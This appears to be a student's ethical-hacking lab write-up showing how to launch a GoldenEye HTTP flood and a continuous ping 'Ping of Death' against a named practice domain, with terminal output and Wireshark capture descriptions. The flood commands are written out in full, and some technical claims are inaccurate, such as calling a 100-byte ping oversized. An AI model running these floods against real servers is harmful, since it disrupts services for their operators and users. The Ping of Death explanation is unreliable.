
5 . Goldeneye :

GoldenEye is a Layer 7 (Application Layer) DoS testing tool written in Python, designed to simulate HTTP-based Denial of Service attacks on web servers. It's commonly used in penetration testing labs to test how a web server responds to large numbers of simultaneous HTTP requests.

Steps :

1 . goldeneye <target url>

2 . here my kali is freezing so not able to open wireshark



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/mugdha

Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali]~$
[sudo] password for mugdha:
[root@kali]~/home/mugdha$
+ goldeneye https://cartifiedhacker.com
/usr/bin/goldeneye: SyntaxWarning: invalid escape sequence '\_'
| $$ \_ / /$$$$$ | $$ /$$$$$ /$$$$$ /$$$$$ | $$ /$$ /$$ /$$$$$
GoldenEye v2.1 by Jan Seidl <jseidl@root.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```


6 . Ping Of Death :

The Ping of Death (PoD) is a type of Denial of Service (DoS) attack where the attacker sends malicious, oversized ICMP (ping) packets to a target system, causing it to crash, freeze, or reboot.

Steps :

1 . Open command prompt (cmd) and type command **Command –: ping -l 100 certifiedhacker.com -t**

2 . Open wireshark it will start capturing TCP packets.



1.1

Wireshark packet capture showing traffic on interface eth0. The packet list displays various TCP and ICMP packets, including a ping request (ICMP Echo) and several TCP segments. The packet details pane shows the structure of the selected packet (Frame 1: Packet, 1442 bytes on wire (11536 bits), 1442 bytes captured (11536 bits) on interface eth0, 1...).

1.2

Wireshark packet capture showing traffic on interface eth0. The packet list displays various TCP and ICMP packets, including a ping request (ICMP Echo) and several TCP segments. The packet details pane shows the structure of the selected packet (Frame 1: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0...).

1.3